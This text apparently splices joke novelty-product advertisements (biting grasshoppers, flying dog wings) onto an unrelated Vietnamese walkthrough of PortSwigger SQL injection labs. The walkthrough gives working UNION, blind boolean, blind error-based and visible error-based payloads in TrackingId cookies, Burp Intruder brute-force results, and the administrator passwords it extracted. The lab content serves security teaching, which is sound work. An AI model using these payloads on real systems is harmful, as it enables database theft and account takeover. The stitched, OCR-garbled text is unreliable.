If you are one of those anti-social people who like to sit in a corner and try not to catch anyone's eye, you probably know it doesn't always work. There will always be annoyingly cheery people who think you must be lonely and gatecrash your tranquility with mundane chit-chat. We breed our grasshoppers to an enormously threatening size, and train them to bite using the keyword, 'bite'. This is particularly useful when other pet owners aren't put off by its peculiarities and insist on chatting 'animal' with you. The grasshoppers are surprisingly easy to keep. They will keep your home free of bugs and vermin and need little else to eat. They are slightly jumpy about being taken out on a leash, but with practice, you will find a way to fall in step quite quickly. This particular breed has an exceptionally long lifespan and can be passed down through the generations. The grasshopper hasn't been cat, dog or child tested so we highly recommend not having any visit your home. Can be housed with other grasshoppers, an older quiet one could help to show it the ropes and understand the rules of the house.

More Than Just Birdsong

There was a time when the only decorations you would see on the wires of a wooden utility pole were socks and baseball bats; the odd colorful kite as well if you were lucky. We have come up with a more desirable way to liven up those ugly overhead wires. Our collection of musical notes are made from electro resistant materials ensuring they are perfectly safe even following a surge, or a lightning strike. What's more exciting though, is we will customize all our crotches and quavers so you can create a real musical score. You choose the music and we will do the rest. The treble clef even has an inbuilt bird feeder to keep the birds whistling a happy tune throughout the stark winter days. Pleasing to the eye, as well as kind to the local wildlife, you can buy safe in the knowledge you are doing your own little bit for planet earth. Be the trendsetter you have always wanted to be, order your music without delay.

The Lazy Dog

The Lazy Dog is brought to you by the same people who invented the wheel. Do you become frustrated when your small dog just can't keep up the pace, or stubbornly sits and gives up walking altogether? If the answer is yes, then The Lazy Dog is for you! As easy to fit as a harness these remote controlled owl wings are a must have for any dog lover. As soon as your pooch has taken its last step of the day just snap the wings into place and click the red 'flapping' button on your handheld remote. After a few seconds, your furry friend will be off the ground and up, up and away. Once at a safe height, WARNING: BEWARE OF LOW HANGING BRANCHES, click the blue button to initiate cruise control. The wings have inbuilt cameras so you can see what your dog sees. When clicking the black button your dog can swoop down and gain speed in the 'fake chasing rabbits' mode. This function is used at the owner's risk as it uses a lot of power, and if the battery pack dies a nasty accident could occur. Carrying your pooch has become a thing of the past. With The Lazy Dog, the dog park will become a place to enjoy again. You can also purchase an aviator hat and goggles, extra protection and peace of mind for you and your pooch.

r7fe8kg2pzphlizk3i5v

Chèn ' UNION SELECT password FROM users WHERE username = 'administrator'-- để xác định thông tin đăng nhập của administrator.

b. Kết quả

Đăng nhập với thông tin vừa lấy được

https://0a9700850414e67e81db202f00ac000d.web-security-academy.net/my-account?id=administrator

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

WebSecurity Academy SQL injection UNION attack, retrieving data from other tables LAB Solved

Congratulations, you solved the lab!

Share your skills! Home | My account | Log out

My Account

Your username is: administrator

Email

Update email

10. Blind SQL injection with conditional responses

a. Cách thực hiện

Bước 1: Kiểm tra xem TrackingId ở phần Request là đúng hay chưa, nhấn Send. Nếu TrackingId tồn tại, bên phần Response có phần ‘Welcome back!’, và ngược lại.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane displays a GET request with a specific cookie value. The 'Response' pane shows the server's response, which includes the text 'welcome back!' highlighted in yellow, indicating a successful tracking ID check.


Bước 2: Xác thực users table có tồn tại không

Kiểm tra nếu có users table với giá trị output là ‘x’. LIMIT 1 để câu lệnh chỉ trả về 1 giá trị duy nhất.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane displays a GET request with a cookie and a query parameter 'select='x''. The response shows the text 'welcome back!' highlighted in yellow, indicating a successful users table existence check.

Kết quả cho thấy, users table có tồn tại trong database.

Bước 3: Xác thực username administrator có tồn tại trong users table không.
Tương tự cách làm bên trên nhưng lần này là select username trong users table có phải là administrator hay không



```

1 GET / HTTP/1.1
2 Host: 0x4004e04671cf481c71127000a0055.web-security-academy.net
3 Cookie: TrackingId=gM4901wfaAhnP' and (select username from users where
4 username='administrator')='administrator'-- session=
5 s1sU4awgA7rxS0CL1CPOMz27778Zf
6 Content-Type: application/x-www-form-urlencoded
7 Sec-Ch-Ua: "Not A Brand";v="99", "Chromium";v="124"
8 Sec-Ch-Ua-Mobile: ?0
9 Sec-Ch-Ua-Platform: "Windows"
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
12 like Gecko) Chrome/124.0.6367.80 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
14 apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: cross-site
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://portswigger.net/
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0,i
22
23
24
25
26

```

The response shows a blind SQL injection payload being sent to the server. The payload includes conditional responses and a link to a lab condition page.

Kết quả cho thấy, administrator user có tồn tại

Bước 4: Dự đoán độ dài password của administrator user

Bằng cách thêm biến length(password) > 1 và length(password) > 50. Ta có thể dự đoán, password của administrator nằm trong khoảng [1; 50] kí tự

Để nhanh chóng tìm ra độ dài của password, tiến hành send to intruder. Sau đó sniper độ dài của password, rồi tiến hành attack.

Kiểm tra và ta nhận thấy, khi độ dài của password lớn hơn 20 phần length bắt đầu thay đổi. Hay nói cách khác khi độ dài của password lớn hơn 20, welcome back message không còn được return lại => Do đó, password có độ dài bằng 20.

Request

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	251			11439	
1	1	200	247			11439	
2	2	200	245			11439	
3	3	200	245			11439	
4	4	200	235			11439	
5	5	200	244			11439	
6	6	200	243			11439	
7	7	200	244			11439	
8	8	200	244			11439	
9	9	200	248			11439	
10	10	200	244			11439	
11	11	200	244			11439	
12	12	200	246			11439	
13	13	200	245			11439	
14	14	200	243			11439	
15	15	200	245			11439	
16	16	200	242			11439	
17	17	200	244			11439	
18	18	200	246			11439	
19	19	200	245			11439	
20	20	200	242			11438	
21	21	200	246			11438	
22	22	200	248			11438	
23	23	200	243			11438	

Request

```

1 GET / HTTP/2
2 Host: 0a24004e04671cf481c71127000a0055.web-security-academy.net
3 Cookie: TrackingId=ef719019f019faabfb2 and (select username from users where username='administrator' and length(password)>20)='administrator'--; session=sLSsU4avga7zrs0X21KCPm0Ms27J7S2t
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Vary: Accept-Encoding; SAMEORIGIN
4 Content-Length: 1122
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/labHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
11    <title>
12      Blind SQL injection with conditional responses
13    </title>
14  </head>
15  <body>
16    <script src="/resources/labheader/js/labHeader.js">
17      <div id="academyLabHeader">
18        <section class="academyLabBanner">
19          <div class="container">
20            <div class="title">
21              <script>
22                Blind SQL injection with conditional responses
23              </script>
24            <a class="link-back" href="https://www.trailmaxxer.net/web-security/sql-injection/blind/lab-conditionals-responses.html">
25              Backinby:0onnbsp;labinnbsp;descriptionnbsp;
26              <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x=0px y=0px viewBox="0 0 20 30" enable-background="new 0 0 20 30" xml:space="preserve" title="back-arrow">
27                <polyline points="14,0 0,12 12,6,15 0,20 0 1,4,30 15,1,15">
28                </polyline>
29                <polyline points="14,3,0 12,9,1,2 25,6,15 12,9,20,0 14,3,30">
30                </polyline>
31              </svg>
32            </a>
33          </div>
34        </div>
35      </section>
36    </div>
37  </body>
38</html>

```

Bước 5: Dự đoán ký tự đầu tiên của password

Với cách tấn công tương tự khi dự đoán độ dài, chỉ khác là ta sẽ thay đổi 1 chút phần câu lệnh và nhấn nút *Send*. Kết quả là không nhận về Welcome back! message được return về. Do đó, ‘a’ không phải là kí tự đầu tiên.

Request

```

1 GET / HTTP/2
2 Host: 0a24004e04671cf481c71127000a0055.web-security-academy.net
3 Cookie: TrackingId=ef719019f019faabfb2 and (select username from users where username='administrator' and length(password)>20)='administrator'--; session=sLSsU4avga7zrs0X21KCPm0Ms27J7S2t
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36

```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Vary: Accept-Encoding; SAMEORIGIN
4 Content-Length: 1122
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/labHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
11    <title>
12      Blind SQL injection with conditional responses
13    </title>
14  </head>
15  <body>
16    <script src="/resources/labheader/js/labHeader.js">
17      <div id="academyLabHeader">
18        <section class="academyLabBanner">
19          <div class="container">
20            <div class="title">
21              <script>
22                Blind SQL injection with conditional responses
23              </script>
24            <a class="link-back" href="https://www.trailmaxxer.net/web-security/sql-injection/blind/lab-conditionals-responses.html">
25              Backinby:0onnbsp;labinnbsp;descriptionnbsp;
26              <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x=0px y=0px viewBox="0 0 20 30" enable-background="new 0 0 20 30" xml:space="preserve" title="back-arrow">
27                <polyline points="14,0 0,12 12,6,15 0,20 0 1,4,30 15,1,15">
28                </polyline>
29                <polyline points="14,3,0 12,9,1,2 25,6,15 12,9,20,0 14,3,30">
30                </polyline>
31              </svg>
32            </a>
33          </div>
34        </div>
35      </section>
36    </div>
37  </body>
38</html>

```

Tiếp tục tiến hành Send to Intruder và sniper kí tự đầu tiên. Nhưng lần này là sử dụng với payload type là Brute forcer.

Tiến hành tấn công và tìm phần có length khác với mấy cái khác. Check lại và kết quả là tại d có return về *Welcome back!* message. Vậy kí tự đầu tiên là d

The screenshot shows a web-based tool for performing attacks. At the top, there are tabs for 'Attack' and 'Save', and a title '11. Intruder attack of https://0a2000ba045d8079885a74af00e3000a.web-security-academy.net'. Below this is a navigation bar with 'Results', 'Positions', 'Payloads', 'Resource pool', and 'Settings'. A sub-header 'Intruder attack results filter: Showing all items' is present.

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	a	200	296			11459	
1	b	200	295			11459	
2	c	200	291			11459	
3		200	290			11459	
4	d	200	291			11520	
5	e	200	289			11459	
6	f	200	292			11459	
7	g	200	290			11459	
8	h	200	289			11459	
9	i	200	288			11459	
10	j	200	288			11459	
11	k	200	290			11459	
12	l	200	291			11459	
13	m	200	292			11459	
14	n	200	292			11459	
15	o	200	289			11459	
16	p	200	288			11459	
17	q	200	291			11459	
18	r	200	290			11459	
19	s	200	295			11459	
20	t	200	290			11459	
21	u	200	294			11459	
22	v	200	291			11459	
23	w	200	290			11459	

Below the table, there are tabs for 'Request' and 'Response'. Under 'Response', there are sub-tabs: 'Pretty', 'Raw', 'Hex', and 'Render'. The 'Pretty' tab displays the HTML response:

```

<sp>
  !
</p>
<div>
  Welcome back!
</div>
<sp>
  !
</p>

```

A search bar at the bottom contains the text 'welcome back!'. The status bar at the bottom right indicates '25 of 36' and '1 match'.

Bước 6: Dự đoán 19 kí tự còn lại

Chuyển kiểu tấn công (*Attack type*) thành *Cluster bomb*

Tiến hành set up 2 payload với payload 1 là vị trí của mật khẩu, payload là kí tự mà vị trí đó đang giữ. Rồi tiến hành tấn công.

Sau khi có kết quả tấn công, tiến hành filter để tìm ra những request có *Welcome back!* message response

b. Kết quả

Sau khi sắp xếp lại ta có kết quả là:

- Username: administrator
- Password: dce4grkwcosd03lmxc15

Web Security Academy Blind SQL injection with conditional responses LAB Solved

Congratulations, you solved the lab! Share your skills! Continue learning >

Home | My account

WE LIKE TO SHOP

Refine your search: All Corporate gifts Gifts Pets Tech gifts Toys & Games

11. Blind SQL injection with conditional errors

a. Cách thực hiện

Bước 1: Xác nhận rằng parameter dễ thâm nhập

Request

```
1 GET / HTTP/2
2 Host: 0a27009103aad21080db719c00180072.web-security-academy.net
3 Cookie: TrackingId=AspkEdvjdqM2yB'|| (select '' from dual) || '| session=dulCSaGchvno3ebk7couE2ULshNFcht
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11344
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
```

Bước 2: Xác nhận rằng users table có tồn tại trong database

Request

```
1 GET / HTTP/2
2 Host: 0a27009103aad21080db719c00180072.web-security-academy.net
3 Cookie: TrackingId=AspkEdvjdqM2yB'|| (select '' from users where rownum=1) || '| session=dulCSaGchvno3ebk7couE2ULshNFcht
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11344
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
```

Users table có tồn tại

Bước 3: Xác nhận administrator user có tồn tại trong users database

Request

```
1 GET / HTTP/2
2 Host: 0a27009103aad21080db719c00180072.web-security-academy.net
3 Cookie: TrackingId=AspkEdvjdqM2yB'|| (select '' from users where username='administrator') || '| session=dulCSaGchvno3ebk7couE2ULshNFcht
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11344
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
```

Request

```
1 GET / HTTP/2
2 Host: 0a7005103aad21080db719c00180072.web-security-academy.net
3 Cookie: TrackingId=AspK6dvnj0qrM2yB'|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0)
ELSE '' END FROM users where username='administrator') ||'; session=dulCSaGchvno3cebk72euZULSkNF2ht
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
```

Response

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2226
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labs.css rel=stylesheet>
11  <title>
```

Internal Server Error => administrator user có tồn tại

Bước 4: Xác định độ dài của password

Request

```
1 GET / HTTP/2
2 Host: 0a7005103aad21080db719c00180072.web-security-academy.net
3 Cookie: TrackingId=AspK6dvnj0qrM2yB'|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0)
ELSE '' END FROM users where username='administrator' and length(password)>1) ||';
session=dulCSaGchvno3cebk72euZULSkNF2ht
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
```

Response

```
1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2226
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
```

Internal Server Error => độ dài password lớn hơn 1

Request

```
1 GET / HTTP/2
2 Host: 0a7005103aad21080db719c00180072.web-security-academy.net
3 Cookie: TrackingId=AspK6dvnj0qrM2yB'|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0)
ELSE '' END FROM users where username='administrator' and length(password)>50) ||';
session=dulCSaGchvno3cebk72euZULSkNF2ht
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11344
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labsCommerce.css rel=stylesheet>
11  <title>
```

200 OK => độ dài password bé hơn 50

Để tìm chính xác độ dài password, ta send to intruder, rồi mở phần intruder tiến hành sniper

..
18	18	500	285	2353
19	19	500	301	2353
20	20	200	285	11453
21	21	200	287	11453
22	22	200	284	11453
23	23	200	282	11453

Tại vị trí 20, 200 được response => Password có độ dài là 20 kí tự

Bước 5: Xác minh password

- Tìm kí tự đầu tiên: dự đoán ‘a’ là kí tự đầu tiên

Request

```
1 GET / HTTP/2
2 Host: 0a7005103aad21080db719c00180072.web-security-academy.net
3 Cookie: TrackingId=AspK6dvnj0qrM2yB'|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0)
ELSE '' END FROM users where username='administrator' and substr(password,1,1)='a') ||'; session=dulCSaGchvno3cebk72euZULSkNF2ht
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.6367.60 Safari/537.36
6 Accept:
7 Text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
```

Response

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11344
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labsCommerce.css rel=stylesheet>
11  <title>
```

Kết quả: ‘a’ không phải là kí tự đầu tiên

Tiếp tục send to intruder, dùng sniper để dò tìm kí tự đầu tiên với payload type là Brute forcer.

Tại request số 4, status code response là 500 => kí tự đầu tiên là d

2	b	200	266	11453
3	c	200	682	
4	d	500	266	2353
5	e	200	1110	11453
6	f	200	328	11453

- Tìm 19 kí tự còn lại: Chuyển sang chế độ cluster bomb với 2 payload. Payload 1 là vị trí của mật khẩu, payload là kí tự mà vị trí đó đang giữ.

Ký tự cần lấy sẽ có status là 500

602	2	4	200	293	11453
603	3	4	200	286	11453
604	4	4	500	298	2353
605	5	4	200	288	11453

Hình ảnh minh họa cho kí tự cần lấy

b. Kết quả

Sắp xếp lại, ta có:

- Username: administrator
- Password: dfv4l2xtmn15icrur2pq

The screenshot shows the WebSecurity Academy challenge interface. At the top, it says "Blind SQL injection with conditional errors" and "LAB Solved". Below that, a banner says "Congratulations, you solved the lab!". To the right, there are links to "Share your skills!", "Back to lab description", "Continue learning", "Home", and "My account". The main part of the screen displays a "WE LIKE TO SHOP" logo with a stylized figure. Below the logo is a search bar with placeholder text "Refine your search:" and categories: All, Clothing, shoes and accessories, Corporate gifts, Lifestyle, Pets, Toys & Games. There are four images displayed below the categories: two cartoonish figures, a sun-like character, and a man with wings.

12. Visible error-based SQL injection

a. Cách thực hiện

Bước 1: Tiến hành thêm dấu ‘ vào phía sau TrackingId. Trong phần response, lưu ý thông báo lỗi dài dòng. Điều này tiết lộ truy vấn SQL đầy đủ, bao gồm giá trị cookies.

The screenshot shows the Burp Suite interface with a request and response captured. The request is a GET to / HTTP/2 with various headers including Accept, User-Agent, and Referer. The response shows an error message starting at line 45: "Unterminated string literal started at position 52 in SQL SELECT * FROM tracking WHERE id = 'MqLz4y6ClabOhXds''. Expected char|". This indicates a SQL injection vulnerability where the string was not properly terminated.

Bước 2: Trong phần request, thêm kí tự ‘- - vào phần còn lại của query.

Request

	Pretty	Raw	Hex
1	GET / HTTP/2		
2	Host: 0a57003303b6c54880e5da0b00850051.web-security-academy.net		
3	Cookie: TrackingId=Mglsytv6ClabUhXds'~-; session=6ZULAjrFashxHjLNroiCrlizJvZYRx6u		
4	Cache-Control: no-store, no-cache, must-revalidate, max-age=0		
5	Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="124"		
6	Sec-Ch-Ua-Mobile: ?0		
7	Sec-Ch-Ua-Platform: "Windows"		
8	Upgrade-Insecure-Requests: 1		
9	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36		
10	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		
11	Sec-Fetch-Site: cross-site		
12	Sec-Fetch-Mode: navigate		
13	Sec-Fetch-User: ?1		
14	Sec-Fetch-Dest: document		
15	Referer: https://portswigger.net/		
16	Accept-Encoding: gzip, deflate, br		
17	Accept-Language: en-US,en;q=0.9		
18	Priority: u0,i		
19			
20			

Response

	Pretty	Raw	Hex	Render
1	HTTP/2 200 OK			
2	Content-Type: text/html; charset=utf-8			
3	X-Frame-Options: SAMEORIGIN			
4	Content-Length: 11360			
5	<!DOCTYPE html>			
6	<html>			
7	<head>			
8	<link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet>			
9	<link href="/resources/css/labsEcommerce.css rel=stylesheet>			
10	<title>			
11	Visible error-based SQL injection			
12	</title>			
13	</head>			
14	<body>			
15	<script src="/resources/labheader/js/labHeader.js">			
16	<div id="academyLabHeader">			
17	<section class="academyLabBanner">			
18	<div class="container">			
19	<div class="logo">			
20	</div>			
21	<div class="title-container">			
22	<h1>			
23	Visible error-based SQL injection			
24	</h1>			
25	<a class="link-back" href='https://portswigger.net/web-security/sql-injection/blind/lab-sql-inje			
26	ction-visible-error-based'>			

Bước 3: Sử dụng tối câu lệnh CAST

Chuyển đổi câu lệnh CAST sang dạng URL-encode

```
<header class="navigation-header">
</header>
<h4>
    ERROR: argument of AND must be type boolean, not type integer
    Position: 63
</h4>
```

Kết quả sau khi Send

Bước 4: Chuyển về dạng boolean

Request

```

1 GET / HTTP/2
2 Host: 0a97003303b6c2d880+5da0b00890051.web-security-academy.net
3 Cookie: TrackingId=Mqlz4y6Clab0hXds' AND l=CAST((SELECT+1) as int)--; session=6ZULAjktfAShxHj1NReoiCrlJvZYRx6u
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
  
```

Response

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11360
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labs/commerce.css rel=stylesheet>
11    <title>
12      Visible error-based SQL injection
13    </title>
14  </head>
15  <body>
16    <div>
17      <h1>Visible error-based SQL injection</h1>
18    </div>
19  </body>
20</html>

```

Không nhận về thông báo error

Bước 5: Thay đổi câu lệnh select

Request

```

1 GET / HTTP/2
2 Host: 0a97003303b6c2d880+5da0b00890051.web-security-academy.net
3 Cookie: TrackingId=Mqlz4y6Clab0hXds' AND l=CAST((SELECT username from users) as
  int)--; session=6ZULAjktfAShxHj1NReoiCrlJvZYRx6u
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="124"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/124.0.6367.60 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
  
```

Response

```

1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2519
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href=/resources/css/labs.css rel=stylesheet>
11    <title>
12      Visible error-based SQL injection
13    </title>
14  </head>
15  <script src=/resources/labheader/js/labHeader.js>
16  </script>
17  ...
18  ...
19  ...
20  ...
21  ...
22  ...
23  ...
24  ...
25  ...
26  ...
27  ...
28  ...
29  ...
30  ...
31  ...
32  ...
33  ...
34  ...
35  ...
36  ...
37  ...
38  ...
39  ...
40  ...
41  ...
42  ...
43  ...
44  ...
45  ...
46  ...
47  ...
48  ...
49  ...
50  ...

```

Và nhận về kết quả là:

```

<h4>
  Unterminated string literal started at position 95 in SQL SELECT * FROM
  tracking WHERE id = 'Mqlz4y6Clab0hXds' AND l=CAST((SELECT username from
  users) as'. Expected char|
</h4>

```

Bước 6: Xóa bỏ TrackingId.

Request

```

1 GET / HTTP/2
2 Host: 0a97003303b6c2d880+5da0b00890051.web-security-academy.net
3 Cookie: TrackingId= AND l=CAST((SELECT username from users) as int)--; session=
  6ZULAjktfAShxHj1NReoiCrlJvZYRx6u
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not-A-Brand";v="99", "Chromium";v="124"
